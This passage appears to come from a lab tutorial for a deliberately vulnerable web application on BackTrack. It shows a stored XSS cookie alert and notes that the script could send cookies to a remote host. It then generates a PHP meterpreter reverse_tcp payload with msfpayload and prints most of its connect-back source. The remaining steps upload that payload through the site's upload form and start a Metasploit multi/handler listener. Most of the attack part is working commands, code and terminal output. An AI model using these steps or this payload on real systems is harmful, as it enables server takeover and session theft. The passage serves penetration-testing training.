
1. Reset Database
 - **Instructions:**
 1. Select "Setup" from the left menu navigation.
 2. Click on the Create / Reset Database Button.
 - **Notes (FYI) :**
 - We need to reset the database otherwise the each XSS exploit



2. XSS Stored Menu

- **Instructions:**


- 0. Select "XSS Stored" from the left navigation menu.



3. XSS Test 3

- **Instructions:**

0. Name: Test 3
1. Message: `<script>alert(document.cookie)</script>`
2. Click Sign Guestbook




4. View Cookie

- **Notes (FYI) :**

0. Below is the cookie/session that the webserver establishes session.
1. An attacker could easily modify this XSS script to send the cookie instead of displaying it.
2. Imagine if this was a bank website. Every time a user logs in, their session cookie would be sent to a remote location.

- **Instructions:**

0. Click OK.



Section 13: Build PHP msfpayload

1. Open a console terminal
 - **Instructions:**
 1. Click on the console terminal



2. Create msfpayload

o **Notes (FYI) :**

- Replace **192.168.1.105** with your BackTrack IP Address obtained


o **Instructions:**

0. `mkdir -p /root/backdoor`
1. `cd /root/backdoor`
2. `msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=4444`
3. `ls -l FORUM_BUG.php`

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: ~
File Edit View Terminal Help
root@bt:~# cd /root/
root@bt:~#
root@bt:~# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=4444 R > FORUM_BUG.php
root@bt:~#
root@bt:~# ls -l FORUM_BUG.php
-rw-r--r-- 1 root root 1284 2012-04-29 21:32 FORUM_BUG.php
root@bt:~#
```

BackTrack IP Address

-
- 3. Edit FORUM_BUG.php
 - **Instructions:**
 - 0. vi FORUM_BUG.php



4. Remove the "#" character

- **Instructions:**

0. Press "x" to delete the "#" character on the first line.
1. Press <Esc>
2. Type ":wq!"


```
#<?php
*** Press "x" to delete the "#" character ***
error_reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
$ip = '192.168.1.105';
$port = 4444;
if (FALSE !== strpos($ip, ":")) {
    # ipv6 requires brackets around the address
    $ip = "[" . $ip . "]";
}


if (($f = 'stream_socket_client') && is_callable($f)) {
    $s = $f("tcp://{ $ip }:{ $port }");
    $s_type = 'stream';
} elseif (($f = 'fsockopen') && is_callable($f)) {
    $s = $f($ip, $port);
    $s_type = 'stream';
} elseif (($f = 'socket_create') && is_callable($f)) {
    $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
    $res = @socket_connect($s, $ip, $port);
    if (!$res) { die(); }
    $s_type = 'socket';
} else {
    die('no socket funcs');
}
if (!$s) { die('no socket'); }

switch ($s_type) {
case 'stream': $len = fread($s, 4); break;
case 'socket': $len = socket_read($s, 4); break;
}


"FORUM_BUG.php" 53L, 1284C
1,1 Top
```

Section 14: Upload PHP Payload


1. Upload Menu
 - o **Instructions:**
 1. Select "Upload" from the left navigation menu.
 2. Click Browse



- 2. Navigate to FORUM_BUG.php
 - **Instructions:**
 1. Click on root
 2. Click on FORUM_BUG.php
 3. Select Open



- 3. Upload FORUM_BUG.php
 - o **Instructions:**
 1. Click the Upload button



Section 15: Start PHP Payload Listener

1. Open a console terminal
 - o **Instructions:**
 1. Click on the console terminal



- - 2. Start msfconsole
 - **Instructions:**
 - 1. msfconsole


```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /
File Edit View Terminal Help
root@bt: /# msfconsole
Metasploit

=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 266 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 266 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf >
```

3. Start PHP Listener

- **Notes (FYI) :**
 - Replace **192.168.1.105** with the BackTrack IP Address obtained
- **Instructions:**
 0. use exploit/multi/handler
 1. set PAYLOAD php/meterpreter/reverse_tcp
 2. set LHOST **192.168.1.105**
 3. set LPORT 4444
 4. exploit
 5. **Continue to Next Section**


```
BackTrackSR1 - VMware Player  File  Virtual Machine  Help  Mon Apr 23, 6:47 AM
Applications  Places  System
root@bt: /
File Edit View Terminal Help
root@bt:/# msfconsole

Metasploit

=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 266 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 266 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

